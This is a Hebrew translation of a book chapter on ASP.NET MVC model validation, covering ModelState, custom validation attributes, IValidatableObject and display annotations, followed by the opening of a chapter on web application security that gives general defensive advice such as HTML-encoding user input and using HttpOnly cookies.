לפני שנתחיל ללמוד כיצד לעבוד עם שגיאות אימות בבקר ובתצוגות, ולפני שנראה כיצד ניתן לבנות מאפייני אימות מותאמים אישית, הבה נקדיש נבחן ונבין את מנגנוני הפעולה הפנימיים של מאפייני האימות. אפשרויות האימות של תשתית ASP.NET MVC מהוות חלק ממערכת מתואמת היטב שכוללת מנגנוני קישור למודל, נתוני-מטא של מודלים, מאמתי מודלים ומצבי מודלים.

אימות וקישור למודל

סביר להניח שבמהלך הקריאה על סימוני האימות שאלתם את עצמכם מספר שאלות מתבקשות: באיזה שלב מבוצע האימות? או, איזה חיווי ניתן לכישלון של תהליך האימות?

על פי ברירת מחדל, תשתית ASP.NET MVC מריצה את לוגיקת האימות במהלך הקישור למודל. כפי שהזכרנו בפרק 4, הקישור למודל מבוצע באופן אוטומטי בעת קריאה לשיטת פעולה בעלת פרמטרים:

```
[HttpPost]
public ActionResult Create(Album album)
{
  // the album parameter was created via model binding
  // ..
}
```

כעת אפשר לבצע באופן מפורש קישור למודל, באמצעות השיטה UpdateModel או השיטה TryUpdateModel של הבקר:

```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection)
{
  var album = storeDB.Albums.Find(id);

  if(TryUpdateModel(album))
  {
    // ...
  }
}
```

לאחר שהמקשר למודל מסיים לעדכן את מאפייני המודל על סמך הערכים החדשים, הוא משתמש בנתוני-המטא העדכניים של המודל ובסופו של דבר מקבץ אליו את כל חוקי האימות עבור המודל. רכיב זמן הריצה של MVC מספק אובייקט אימות מיוחד (validator) כדי לעבוד עם סימוני הנתונים שהוגדרו במודל. אובייקט האימות יודע לאתר את כל מאפייני האימות ולהריץ את לוגיקת האימות שבתוכן. המקשר למודל תופס את כל החריגות מכללי האימות ורושם אותן במצב המודל.

אימות ומצב מודל

תוצר הלוואי העיקרי של הקישור למודל הוא מצב מודל (model state, אשר נגיש באובייקטים שיורשים מהמחלקה Controller דרך המאפיין ModelState). מצב המודל מכיל לא רק את כל הערכים שהמשתמש ניסה להזין למודל, אלא גם את כל השגיאות שמשויכות לכל מאפיין (וכמובן גם את כל השגיאות שמשויכות לאובייקט המודל עצמו). כאשר יש שגיאות במצב המודל, השיטה ModelState.IsValid מחזירה false.

כדוגמה, נניח שהמשתמש מסר את טופס התשלום למרות שלא מילא את השדה LastName. בהנחה שעל המאפיין מוּחָל סימון האימות Required, כל הביטויים הבאים יהיו נכונים לאחר השלמת הקישור למודל:

```
ModelState.IsValid == false
ModelState.IsValidField("LastName") == false
ModelState["LastName"].Errors.Count > 0
```

במצב המודל ניתן גם למצוא את הודעת השגיאה שנלווית לאימות הכושל:

```
var lastNameErrorMessage = ModelState["LastName"].Errors[0].ErrorMessage;
```

כמובן שכמעט לעולם לא נידרש לכתוב קוד לחיפוש הודעה על שגיאה מסוימת. בדיוק כמו שזמן הריצה מזין שגיאות אימות באופן אוטומטי למצב המודל, הוא יכול גם לשלוף באופן אוטומטי שגיאות **מתוך** מצב המודל. כמוסבר בפרק 5, סייעי HTML המובנים משתמשים במצב המודל (ובשגיאות שמאוחסנות בו) לשינוי המראה של המודל בתצוגה. לדוגמה, הסייע ValidationMessage גורם להצגת הודעת שגיאה שקשורה למערך מסוים של נתוני תצוגה על ידי בדיקה של מצב המודל.

```
@Html.ValidationMessageFor(m => m.LastName)
```

השאלה היחידה שפעולת הבקר צריכה לשאול בדרך כלל היא: האם מצב המודל מאומת לפי הכללים שהוגדרו במאפייני האימות, או לא?

פעולות בקר ושגיאות אימות

ניתן להשתמש בפעולות בקר (controller actions) כדי לקבוע את המשך הפעילות במקרים שבהם תהליך האימות נכשל או הצליח. במקרה של אימות מוצלח, הפעולה מבצעת בדרך כלל את הצעדים הנדרשים כדי לשמור או לעדכן את המידע עבור הלקוח. כאשר האימות נכשל, הפעולה בדרך כלל שולחת שוב את התצוגה (זו שממנה התקבלו ערכי המודל). הצגה חוזרת של אותה תצוגה מאפשרת להציג את כל שגיאות האימות בפני המשתמש כדי שיוכל לתקן שגיאות הקלדה או להשלים שדות חסרים. הפעולה AddressAndPayment שמוצגת בקוד שלהלן מספקת דוגמה להתנהגות של פעולה טיפוסית:

```
[HttpPost]
public ActionResult AddressAndPayment(Order newOrder)
{
  if (ModelState.IsValid)
  {
    newOrder.Username = User.Identity.Name;
    newOrder.OrderDate = DateTime.Now;
    storeDB.Orders.Add(newOrder);
    storeDB.SaveChanges();

    // Process the order
    var cart = ShoppingCart.GetCart(this);
    cart.CreateOrder(newOrder);
```

```
    return RedirectToAction("Complete", new { id = newOrder.OrderId });
  }
  // Invalid -- redisplay with errors
  return View(newOrder);
}
```

בקוד זה, המאפיין IsValid של ModelState נבדק מייד. בשלב זה המקשר למודל כבר השלים את הבנייה של אובייקט Order ואכלס את האובייקט באמצעות הערכים שסופקו על ידי הבקשה (ערכי הטופס שנמסרו באמצעות בקשת POST). כאשר המקשר למודל מסיים את עדכון ההזמנה, הוא מריץ את כל כללי האימות הרלוונטיים לאובייקט, ולכן כבר אפשר לדעת אם מצב האובייקט תקין או לא. ניתן ליישם את הפעולה גם באמצעות קריאה מפורשת לשיטה UpdateModel או לשיטה TryUpdateModel.

```
[HttpPost]
public ActionResult AddressAndPayment(FormCollection collection)
{
  var newOrder = new Order();
  TryUpdateModel(newOrder);
    if (ModelState.IsValid)
    {
      newOrder.Username = User.Identity.Name;
      newOrder.OrderDate = DateTime.Now;
      storeDB.Orders.Add(newOrder);
      storeDB.SaveChanges();

      // Process the order
      var cart = ShoppingCart.GetCart(this);
      cart.CreateOrder(newOrder);
      return RedirectToAction("Complete", new { id = newOrder.OrderId });
    }
    // Invalid -- redisplay with errors
    return View(newOrder);
}
```

יש דרכים רבות לעשות זאת, אך שימו לב שבשתי החלופות שהוצגו, בודקים אם מצב המודל מאומת, ובמקרה שלא, הפעולה שולחת שוב את התצוגה AddressAndPayment. כך, הלקוח יכול לתקן את שגיאות האימות ולשלוח את הטופס פעם נוספת.

סעיף זה נועד להראות עד כמה תהליך האימות יכול להיות פשוט ומובן, כאשר עובדים עם מאפייני הסימון. אמנם, המאפיינים המובנים אינם יכולים לכסות את כל תרחישי האימות שעשויים להיווצר ביישומים השונים. למרבה המזל, ניתן לבנות בקלות רבה תהליכי אימות אשר מותאמים אישית לצרכי היישום.

לוגיקת אימות מותאמת אישית

אפשרויות ההרחבה של תשתית ASP.NET MVC, מעמידות לרשות המשתמשים מספר רב של דרכים שונות ליישם לוגיקת אימות שמותאמת באופן אישי לצרכים השונים. בסעיף זה נתמקד בשני תרחישים מרכזיים:

- אריזת לוגיקת היישום בסימוני נתונים מותאמים אישית
- אריזת לוגיקת היישום באובייקט המודל עצמו

ייצוג לוגיקת האימות על ידי סימוני נתונים (data annotation) מותאמים אישית מאפשר להחיל שוב ושוב על מודלים שונים את הלוגיקה שאתם יוצרים. כמובן שעליכם לכתוב את הקוד שבתוך המאפיין בצורה שתאפשר לו לפעול עם מודלים מטיפוסים שונים. לאחר עמידה בדרישה זו תוכלו להציב את הסימון החדש שיצרתם בכל מקום שתבחרו.

עם זאת, הטמעת לוגיקת היישום באופן ישיר באובייקט המודל מקלה על תהליך הכתיבה של הקוד שמייצג את הלוגיקה (זו צריכה לפעול רק עם אובייקט מטיפוס מסוים). כמובן שהדבר מקשה על השימוש החוזר בלוגיקה.

בסעיפים הבאים נציג דוגמאות לשתי הגישות הללו, ונתחיל בכתיבת סימוני נתונים מותאמים אישית.

סימוני נתונים מותאמים אישית

נניח שברצוננו להגביל את ערך שם המשפחה של לקוח למספר מילים מסוים. לדוגמה, נניח שאיננו רוצים לאפשר הזנת שמות משפחה שכוללים יותר מעשר מילים. נניח שאנו צופים שנרצה להחיל את סוג האימות הזה (הגבלת מספר המילים המרבי של המחרוזת) גם על מודלים אחרים ביישום Music Store. במקרה כזה ייתכן מאוד שנחליט לארוז את לוגיקת האימות במאפיין, ואז נוכל לעשות בו שימוש חוזר.

כל סימוני האימות (כגון Required ו-Range) יורשים ממחלקת הבסיס ValidationAttribute. זוהי מחלקת בסיס מופשטת שנמצאת במרחב השמות System.ComponentModel.DataAnnotations. אנחנו גם ניישם את לוגיקת האימות הייחודית שלנו במחלקה שיורשת ממחלקת הבסיס ValidationAttribute:

```
using System.ComponentModel.DataAnnotations;

namespace MvcMusicStore.Infrastructure
{
  public class MaxWordsAttribute : ValidationAttribute
  {

  }
}
```

כדי ליישם את לוגיקת האימות, עלינו לדרוס (override) את אחת משיטות IsValid שמספקת מחלקת הבסיס. דריסת הגרסה המועמסת של IsValid אשר מקבלת את הפרמטר ValidationContext תספק לנו מידע רחב יותר לעבודה בתוך השיטה (הפרמטר ValidationContext מספק גישה לטיפוס המודל, למופע של אובייקט המודל, לשם תצוגה ידידותי עבור המאפיין שברצוננו לאמת, ולנתונים שימושיים נוספים).

```
public class MaxWordsAttribute : ValidationAttribute
{
  protected override ValidationResult IsValid(
    object value, ValidationContext validationContext)
  {
    return ValidationResult.Success;
  }
}
```

הפרמטר הראשון של השיטה IsValid הוא הערך שעלינו לאמת. אם הערך חוקי, נוכל להחזיר תוצאת אימות מוצלח, אך לפני שנוכל לבדוק אם הערך חוקי או לא, עלינו לדעת מהו מספר המילים המקסימלי. כדי לעשות זאת נוכל להוסיף בנאי ולדרוש מהלקוח להעביר את מספר המילים המרבי כפרמטר:

```
public class MaxWordsAttribute : ValidationAttribute
{
  public MaxWordsAttribute(int maxWords)
  {
    _maxWords = maxWords;
  }
  protected override ValidationResult IsValid(
    object value, ValidationContext validationContext)
  {
    return ValidationResult.Success;
  }

  private readonly int _maxWords;
}
```

לאחר יצירת הפרמטר לקליטת מספר המילים המקסימלי, נוכל ליישם את לוגיקת האימות כדי לזהות שגיאה:

```
public class MaxWordsAttribute : ValidationAttribute
{
  public MaxWordsAttribute(int maxWords)
  {
    _maxWords = maxWords;
  }

  protected override ValidationResult IsValid(
    object value, ValidationContext validationContext)
  {
    if (value != null)
    {
```

```
      var valueAsString = value.ToString();
      if (valueAsString.Split(' ').Length > _maxWords)
      {
        return new ValidationResult("Too many words!");
      }
    }
    return ValidationResult.Success;
  }
  private readonly int _maxWords;
}
```

בדיקה פשוטה למדי של מספר המילים מבוצעת על ידי פיצול הערך הנכנס לפי רווחים, וספירת מספר המחרוזות שמפיקה השיטה Split. אם מספר המילים גבוה מדי, יוחזר אובייקט ValidationResult עם הודעת שגיאה מוטבעת בקוד כדי להודיע על שגיאת האימות.

הבעיה עם קטע הקוד האחרון היא שהודעת השגיאה מוטמעת בקוד. מפתחים שמשתמשים בסימוני נתונים מצפים שתינתן להם האפשרות להגדיר את נוסח הודעות השגיאה באמצעות המאפיין ErrorMessage של ValidationAttribute. כדי לשמור על עקביות עם המבנה של מאפייני האימות המובנות, עלינו לספק הודעת שגיאה סטנדרטית (שתוצג על פי ברירת מחדל כאשר לא מתקבלת הודעת שגיאה מותאמת אישית), ולהפיק הודעת שגיאה שתכלול התייחסות לשם המאפיין המאומת:

```
public class MaxWordsAttribute : ValidationAttribute
{
public MaxWordsAttribute(int maxWords)
    :base("{0} has too many words.")
  {
    _maxWords = maxWords;
  }

  protected override ValidationResult IsValid(
    object value, ValidationContext validationContext)
  {
    if (value != null)
    {
      var valueAsString = value.ToString();
      if (valueAsString.Split(' ').Length > _maxWords)
      {
        var errorMessage = FormatErrorMessage(
          validationContext.DisplayName);
        return new ValidationResult(errorMessage);
      }
    }
    return ValidationResult.Success;
  }
  private readonly int _maxWords;
}
```

בקוד זה בוצעו שני עדכונים לעומת הקוד הקודם:


- ראשית, מבוצעת העברה של הודעת ברירת מחדל לבנאי של מחלקת הבסיס. אם אתם בונים יישום רב-לאומי, עליכם לשלוף את הודעת השגיאה הסטנדרטית מקובץ המשאבים.
- שנית, שימו לב שהודעת השגיאה הסטנדרטית כוללת שומר מקום לפרמטר ({0}). הסיבה להוספת שומר המקום היא שהקריאה לשיטה FormatErrorMessage, מפרמטת את המחרוזת באופן אוטומטי בהתאם לשם התצוגה של המאפיין.

השיטה FormatErrorMessage מבטיחה שנשתמש במחרוזת הודעת השגיאה הנכונה (גם במקרה שמבוצעת לוקליזציה של המחרוזת לקובץ משאבים). הקוד צריך להעביר את ערך השם הזה, והערך יהיה זמין דרך המאפיין DisplayName של הפרמטר validationContext. לאחר השלמת היישום של לוגיקת האימות, נוכל להחיל את סימון מאפיין האימות על כל מאפיין מודל:

```
[Required]
[StringLength(160)]
[MaxWords(10)]
public string LastName { get; set; }
```

כמו כן, נוכל להעביר למאפיין הודעת שגיאה מותאמת אישית:

```
[Required]
[StringLength(160)]
[MaxWords(10, ErrorMessage="There are too many
words in {0}")]
public string LastName { get; set; }
```



תרשים 7-6

כעת, אם הלקוח יזין יותר מדי מילים לשדה שם המשפחה, תוצג בפניו ההודעה שבתרשים 7-6.

הערה את המאפיין MaxWordsAttribute ניתן להתקין כחבילת NuGet. חפשו את Wrox.ProMvc4.Validation.MaxWordsAttribute כדי להוסיף את הקוד לפרויקט שלכם.

בניית מאפיין מותאם אישית היא אחת הדרכים להחלת לוגיקת אימות על מודלים. כאמור, היתרון העיקרי של השיטה הוא בכך שניתן בקלות למחזר את המאפיין ולהחילו על מגוון מחלקות מודלים שונות. בפרק 8 נוסיף למאפיין MaxWordsAttribute יכולות אימות בצד הלקוח.

IValidatableObject

מודל אימות-עצמי (self-validating model) הינו מודל שיודע לאמת את עצמו. אובייקט מודל יכול להכריז על היכולת הזו על ידי יישום ממשק IValidatableObject. לשם ההדגמה ניישם כעת את בדיקה ישירה של מספר המילים המקסימלי בשדה LastName שבמחלקת המודל Order:

```
public class Order : IValidatableObject
{
  public IEnumerable<ValidationResult> Validate(
                              ValidationContext validationContext)
  {
    if (LastName != null &&
        LastName.Split(' ').Length > 10)
    {
      yield return new ValidationResult("The last name has too many words!",
                                        new []{"LastName"});
    }
  }

  // rest of Order implementation and properties
  // ...
}
```

ניתן כאן להבחין במספר הבדלים בולטים לעומת הגרסה של סימון מאפיין האימות:

- רכיב זמן הריצה של MVC קורא לשיטה Validate לביצוע האימות, ואילו בגרסת סימון המאפיין, השיטה נקראת IsValid. גם הטיפוס המוחזר והפרמטרים שלה שונים.
- השיטה Validate מחזירה אובייקט מטיפוס IEnumerable<ValidationResult> במקום החזרה של תוצאת ValidationResult יחידה, מכיוון שהלוגיקה הפנימית של השיטה מאמתת לכאורה את המודל כולו, וייתכן שתידרש להחזיר יותר משגיאת אימות אחת.
- השיטה Validate אינה מקבלת פרמטר value מכיוון שלוגיקת האימות מיושמת בתוך המודל ונהנית מגישה ישירה לערכי המאפיינים.


שימו לב בקוד לשימוש שנעשה בתחביר yield return של C# לצורך בניית הערך המוחזר מסוג enumerable. הקוד גם מוסר באופן מפורש לתוצאה ValidationResult את שם השדה שמשויך אליה (במקרה שלנו זהו LastName, אולם הפרמטר האחרון של הבנאי ValidationResult יכול גם לקבל מערך של מחרוזות לצורך שיוך התוצאה למספר מאפיינים).

תרחישי אימות רבים הרבה יותר קלים ליישום באמצעות תפיסת IValidatableObject, ובמיוחד תרחישים שכרוכים בהשוואה בין מספר מאפיינים במודל באמצעות קוד שדרוש לקבלת החלטות אימות.

עד כה כיסינו את כל הידע הדרוש כדי להשתמש בסימוני אימות ביישומים, אולם תשתית MVC מספקת סימונים נוספים שמשפיעים על ההצגה והעריכה של מודלים בזמן הריצה. רמזנו על הסימונים הללו בפרקים קודמים, כאשר עסקנו בנושא "שם תצוגה ידידותי", וכעת יש לנו הידע הנדרש כדי לדון בהם בהרחבה.

סימוני הצגה ועריכה

בתחילת הפרק בנינו יחדיו טופס שמאפשר למשתמש לשלוח את הפרטים הדרושים לעיבוד הזמנה. התעבורה היא מהלקוח אל השרת. עשינו זאת באמצעות סייע HTML בשם EditorForModel, אך הטופס שהוא הפיק עבורנו לא תאם במדויק את הציפיות. תרשים 6-8 אמור לרענן את זכרוננו.



תרשים 6-8

שתי בעיות עולות מתצלום המסך שבתרשים:

- אין לנו צורך בשדה הקלט Username (הוא נקבע ומנוהל באופן אוטומטי על ידי הקוד של פעולת הבקר).
- נרצה לתת שם ידידותי יותר לשדה FirstName, ובמקרה שלנו נוסיף רווח בין המילה הראשונה (First) לשנייה (Name).

גם הפתרון לבעיות אלו נמצא במרחב השמות DataAnnotations.


בדומה למאפייני האימות שבהם עסקנו קודם, ספק נתוני-המטא של המודל מלקט את סימוני ההצגה (והעריכה) שמוסברים להלן, ודואג שהמידע שהם מכילים יהיה זמין לסייע HTML ולרכיבים אחרים בזמן הריצה של MVC. סייעי HTML משתמשים בכל נתוני-המטא הזמינים כדי לספק ממשק הצגה ועריכה המתאים למודל.

תצוגה

התכונה Display משמשת להגדרת שם תצוגה ידידותי למאפיין מודל. נוכל להשתמש בתכונה Display לתיקון התווית של השדה FirstName:

```
[Required]
[StringLength(160, MinimumLength=3)]
[Display(Name="First Name")]
public string FirstName { get; set; }
```

בתרשים 6-9 ניתן לראות כיצד תמומש התצוגה לאחר החלת התכונה.



תרשים 6-9

בנוסף לבחירת השם, המאפיין Display מאפשר גם לשלוט בסדר הצגת שדות הקלט של המאפיינים בממשק המשתמש. לדוגמה, תוכלו לשלוט במיקום של השדות LastName ו-FirstName באמצעות הקוד שלהלן:

```
[Required]
[StringLength(160)]
[Display(Name="Last Name", Order=15001)]
[MaxWords(10, ErrorMessage="There are too many words in {0}")]
public string LastName { get; set; }

[Required]
[StringLength(160, MinimumLength=3)]
[Display(Name="First Name", Order=15000)]
public string FirstName { get; set; }
```

בהנחה שהמאפיינים הם היחידים במודל Order שמסומנים במאפיין Display, שני השדות האחרונים בטופס יהיו FirstName ואחריו LastName. (ערך ברירת המחדל של הפרמטר Order הוא 10,000), והשדות מוצגים בסדר עולה.

ScaffoldColumn

מאפיין הסימון ScaffoldColumn מאפשר להסתיר מאפיין מפני סייעי HTML, כמו למשל EditorForModel או DisplayForModel:

```
[ScaffoldColumn(false)]
public string Username { get; set; }
```

לאחר הוספת מאפיין זה, הסייע EditorForModel לא יציג אלמנט קלט או תווית עבור השדה Username. עם זאת, יש לזכור שהקישור למודל עשוי בכל זאת לנסות להציב ערך במאפיין Username במידה שהוא מוצא ערך תואם בבקשה. מידע נוסף על תרחיש זה (אשר מכונה **עודף-קלט**, over-posting) ניתן בפרק 7.

שני המאפיינים האחרונים מאפשרים לפתור את כל הבעיות עם טופס ההזמנה שבדוגמה, אך תשתית ASP.NET MVC 4 מספקת כמה סימונים שימושיים נוספים.

DisplayFormat

מאפיין הסימון DisplayFormat מטפל במספר סוגיות של פורמט הצגת מאפיינים באמצעות פרמטרים שֵמיים (named parameters). אפשר לספק טקסט חלופי במקרה שהמאפיין מכיל ערך null, ולבטל את קידוד HTML עבור מאפיינים שמכילים תגיות. אפשר גם לציין מחרוזת פורמט נתונים שתיושם על ידי רכיב זמן הריצה על ערך המאפיין. הקוד שלהלן משמש להצגת המאפיין Total של מודל כערך כספי:

```
[DisplayFormat(ApplyFormatInEditMode=true, DataFormatString="{0:c}")]
public decimal Total { get; set; }
```

ערך הפרמטר ApplyFormatInEditMode הינו false על פי ברירת מחדל ולכן, כדי להציג את ערך המאפיין בפורמט הנבחר גם בשדות טופס, צריך לשנות את ערך הפרמטר ApplyFormatInEditMode לערך true. לדוגמה, אם המאפיין Total decimal של המודל מכיל את הערך 12.1, יתקבל הפלט אשר מוצג בתרשים 10-6.

תרשים 6-10

אחת הסיבות לכך שהפרמטר ApplyFormatInEditMode הוא false על פי ברירת המחדל, נובעת מכך שהצגת הערך בפורמט ייחודי בשדה עשויה ליצור בעיות עבור מקשר המודל אשר יתקשה לפרש את הערך. בדוגמה זו, המקשר למודל לא יצליח לפרש את ערך המחיר לאחר מסירת הטופס, בגלל סמל הדולר שמופיע בשדה, ועל כן ApplyFormatInEditModel צריך להישאר false.

ReadOnly

צרפו סימון מאפיין ReadOnly כדי לוודא שהמקשר למודל המובנה לא יציב במאפיין זה ערך חדש מהבקשה:

```
[ReadOnly(true)]
public decimal Total { get; set; }
```

גם לאחר ביצוע קוד זה, הסייע EditorForModel עדיין יציג שדה קלט פעיל עבור המאפיין. כלומר, המאפיין ReadOnly משפיע על המקשר למודל בלבד.

DataType

מאפיין הסימון DataType מאפשר לספק לרכיב זמן הריצה את המידע על הייעוד המסוים של המאפיין. לדוגמה, מאפיין מטיפוס string יכול לשמש למטרות שונות: הוא עשוי להכיל כתובת דואר אלקטרוני, URL או סיסמה. המאפיין DataType מכסה את כל התרחישים הללו ואחרים. לדוגמה, אם נתבונן במודל שאחראי על הכניסה לחשבון ביישום Music Store, נמצא את הקוד הבא:

```
[Required]
[DataType(DataType.Password)]
[Display(Name="Password")]
public string Password { get; set; }
```

כאשר הפרמטר של מאפיין הסימון DataType הוא Password, סייעי העריכה HTML שב-ASP.NET MVC יכולים לממש אלמנט קלט בעל מאפיין טיפוס מסוג password. מבחינת הדפדפן משמעות הדבר היא שיש להסתיר את תווי הסיסמה שמודפסים על המסך (ראו תרשים 6-11).

תרשים 6-11

סוגי נתונים נוספים כוללים כסף (Currency), תאריך (date), שעה (time) וטקסט מרובה שורות (MultilineText).

UIHint

מאפיין הסימון UIHint מספק לרכיב זמן הריצה של ASP.NET MVC את שם התבנית שיש להשתמש בה בעת מימוש קלט באמצעות סייעים מבוססי-תבנית (כגון DisplayFor או EditorFor). ניתן להגדיר סייעים מבוססי-תבנית כדי לעקוף את התנהגות ברירת המחדל של MVC. בפרק 16 נלמד כיצד לעשות זאת.

HiddenInput

מאפיין הסימון HiddenInput נמצא במרחב השמות System.Web.Mvc, וניתן באמצעותו להורות לזמן הריצה לממש את אלמנט הקלט כאלמנט מוסתר (מסוג hidden). שדות קלט מוסתרים הם דרך מצוינת לשמור על נתונים בטופס כדי שהדפדפן יחזיר אותם אל השרת, מבלי שהמשתמש יוכל לראות או לערוך אותם (למרות שהמשתמש עדיין יוכל לשנות את ערכי הטופס שהם ערכי הקלט. עם זאת אין להתייחס למאפיין הזה כחסין מפני התקפות).

סיכום

בפרק זה עסקנו בסימוני נתונים שמשמשים לאימות, וראינו כיצד רכיב זמן הריצה של MVC משתמש בנתוני-מטא של מודל, מקשרים למודל וסייעי HTML לבניית מנגנוני אימות ביישומי האינטרנט בצורה קלה ופשוטה. כלי האימות של התשתית תומכים באפשרויות אימות בצד השרת ואימות בצד הלקוח ללא כפילויות קוד. בנוסף, בנינו סימונים מותאמים אישית לצורך יישום של לוגיקת אימות (validation logic) ייחודית ליישום, והשווינו בין גישת האימות באמצעות סימון מותאם אישית לבין מודלי אימות-עצמי. לסיום הצגנו מספר סימוני נתונים שמשפיעים על הקלט של סייעי HTML שתורמים למימוש HTML בתצוגות.

פרק 7

רישום משתמשים, הרשאה ואבטחה

Jon Galloway

עיקרי הפרק

- כניסה לחשבון באמצעות מאפיין הסימון Authorize
- הרשאה לפי תפקיד באמצעות מאפיין הסימון Authorize
- הבנת איומי האבטחה על יישומי אינטרנט
- כתיבת קוד מאובטח

אבטחת יישומי האינטרנט שלכם עשויה להישמע כמטלה לא פשוטה. אנחנו חייבים לעשות את זה, אבל אין זה תמיד כיף. המשתמשים ביישום לעולם לא אומרים, "וואו! הפרטים המזהים שלי מאובטחים ממש טוב! איזה מתכנת תותח!". עם זאת, כמפתחים עלינו ליצור מנגנוני אבטחה טובים כדי למנוע אירועי אבטחה מביכים.

אין מה לעשות, האבטחה היא ללא ספק אחד ההיבטים הפחות מלהיבים בפיתוח היישום. הבעיה היא שבספרים רבים שדנים בנושאי פרק זה, העיסוק בתחום האבטחה הוא תמציתי מדי או מפורט מדי. מכיוון שאנחנו מודעים לחשיבות נושא האבטחה, נשתדל להציג מידע שימושי רב ככל שניתן כדי לעזור לכם להגן על היישומים מפני פורצים. גם נעשה ככל שביכולתנו להציג בפניכם את החומר בצורה מעניינת ונעימה לקריאה.

למפתחי ASP.NET Web Forms: זה לא מה שהכרתם

אל תוותרו על קריאה מעמיקה של פרק זה. תשתית ASP.NET MVC אינה מספקת את מערך אמצעי האבטחה האוטומטיים המוכר לכם מתשתית ASP.NET Web Forms, שמטרתה להגן על הדפים שלכם מפני משתמשים עוינים. כידוע, תשתית ASP.NET Web Forms כוללת אמצעים רבים שנועדו להגן מפני מגוון רחב של איומים. לדוגמה:

- רכיבי שרת (Server Components) מעבירים את המאפיינים והערכים המוצגים קידוד HTML כדי לסייע במניעת מתקפות XSS.

- מצב התצוגה (View State) מקודד ומאומת כדי למנוע שינויים בלתי מאושרים בטפסים שנמסרים לשרת.
- אימות בקשות (<% @page validaterequest="true" %>) מאפשר זיהוי נתונים שחשודים כמזיקים, ומתן אזהרה מתאימה (אפשרות זו מופעלת על פי ברירת מחדל גם בתשתית ASP.NET MVC).
- אימות אירועים מסייע במניעת מתקפות הזרקה ומסירה של ערכים לא חוקיים.

בתשתית ASP.NET MVC האחריות לכמה מהדברים הללו עוברת לידכם - הדבר עלול להדאיג אנשים מסוימים, אך אחרים יקבלו זאת בברכה.

אם אתם משתייכים לאסכולת "התשתית צריכה לטפל בדברים האלה, וזהו" - אז מבחינות מסוימות אנחנו מסכימים אתכם ואמנם, יש תשתית שעושה זאת, ואפילו טוב למדיי: ASP.NET Web Forms. אבל יש לזה מחיר שמתבטא בשכבה נוספת של הפשטה אשר מגבילה את רמת השליטה של המפתחים.

תשתית ASP.NET MVC נותנת למפתחים יותר שליטה בתגיות שלהם, ובאופן הפעולה של היישום. משמעות הדבר היא שמוטלת עלינו יותר אחריות. שלא תטעו, תשתית ASP.NET MVC מציעה מספר רב של אמצעי הגנה מובְנים (כמו למשל קידוד HTML על פי ברירת מחדל באמצעות סייעי HTML ותחביר Razor ואימות בקשות), אך הסיכון ש"נירה לעצמנו ברגל" יהיה גדול יותר אם לא נבין את העקרונות הבסיסיים של אבטחת יישומי אינטרנט. זו בדיוק המטרה שלשמה נכתב פרק זה.

הגורם השכיח ביותר לכך שיש יישומים לא מאובטחים הוא הפער בידע או חוסר הבנה מצד המפתח, וזה מה שאנחנו רוצים לשנות. עם זאת, אנחנו מבינים שאתם בסך הכול אנשים וחלק מהנושאים שנעסוק בהם הינם משעממים מטבעם. לפיכך, נתחיל בהצגת הנקודות המרכזיות שמסכמות את הנושאים החשובים בהם נעסוק במהלך פרק זה:

לעולם אין לסמוך על נתונים שמגיעים מהמשתמש!

- בכל פעם שאתם מעבדים נתון שהתקבל כקלט מהמשתמש, קודדו אותו בקוד HTML (או בקידוד-מאופיין-HTML אם הנתון מוצג כערך של מאפיין).
- תכננו מראש איזה חלקים ביישום שלכם צריכים להיות נגישים למשתמשים אנונימיים, ודרשו הרשאת גישה מכל השאר.
- אל תנסו לנקות בכוחות עצמכם קלט HTML שמתקבל מהמשתמשים (היעזרו ברשימות מתאימות או בשיטה אחרת) - ואם תעיזו, סופכם להיכשל.
- השתמשו בעוגיות (cookies) מסוג HTTP-בלבד אם אין צורך בגישה לעוגיות באמצעות תסריט בצד הלקוח (נדיר מאוד שיש צורך כזה).

- זכרו שקלט חיצוני אינו מגיע רק משדות טופס פשוטים. קלט מגיע גם דרך ערכי שאילתות URL, שדות טופס מוסתרים, בקשות Ajax, תוצאות של שירותי אינטרנט חיצוניים שמשמשים אתכם, ועוד.
- מומלץ להשתמש בספרייה AntiXSS (www.codeplex.com/AntiXSS).

כמובן שיש עוד המון ללמוד - כמו למשל כיצד מתבצעות התקפות נפוצות ומה הן מנסות לבצע - אז הישארו איתנו, ונצא יחדיו למסע אל עמקי מחשבותיהם של המשתמשים שלכם, בעיקר אלה מביניהם שינסו לפרוץ לאתר שלהם (גם הם נחשבים למשתמשים, גם אם "לא רצויים"). רשת האינטרנט מלאה באנשים רעים, אשר מחכים שתשלימו את בניית היישום שלכם כדי שיוכלו לפרוץ לתוכו. אם אף פעם לא חשבתם על זה ככה, סביר להניח שזה בגלל אחת מהסיבות הבאות:

- לעולם לא בניתם יישום
- אף פעם לא גיליתם שמישהו פרץ לאתר שלכם

האקרים לסוגיהם (קראקרים, ספאמרים...) וגם וירוסים ותוכנות זדוניות - יש שלל גורמים עוינים שמנסים לחדור למחשב שלכם ולנתונים שמאוחסנים בו. סביר להניח שבזמן שנדרש לקריאת הסעיף האחרון, תיבת הדואר האלקטרוני שלכם סיננה מספר הודעות זבל, יציאות לרשת (ports) נסרקו במחשב, וייתכן שגם תולעת תוכנה ניסתה לחדור למחשב שלכם דרך פרצות שונות במערכת ההפעלה. התקפות אלו הן אוטומטיות לחלוטין, ואסור לחדול לרגע מניסיונות לאתר פרצות אבטחה.

זה הזמן להתנצל על הנימה הפסימית שבה פתחנו את הפרק, אבל יש משהו שחייבים לדעת: **לדברים שהוצגו כאן אין נופך אישי**. מפתחי מערכות התוכנה הם חלק מהמשוואה. עבור אנשים מסוימים כל המחשבים (והמידע שמאוחסן בהם) הינם מטרה כשרה למתקפה - זו המציאות שבה אנחנו חיים.

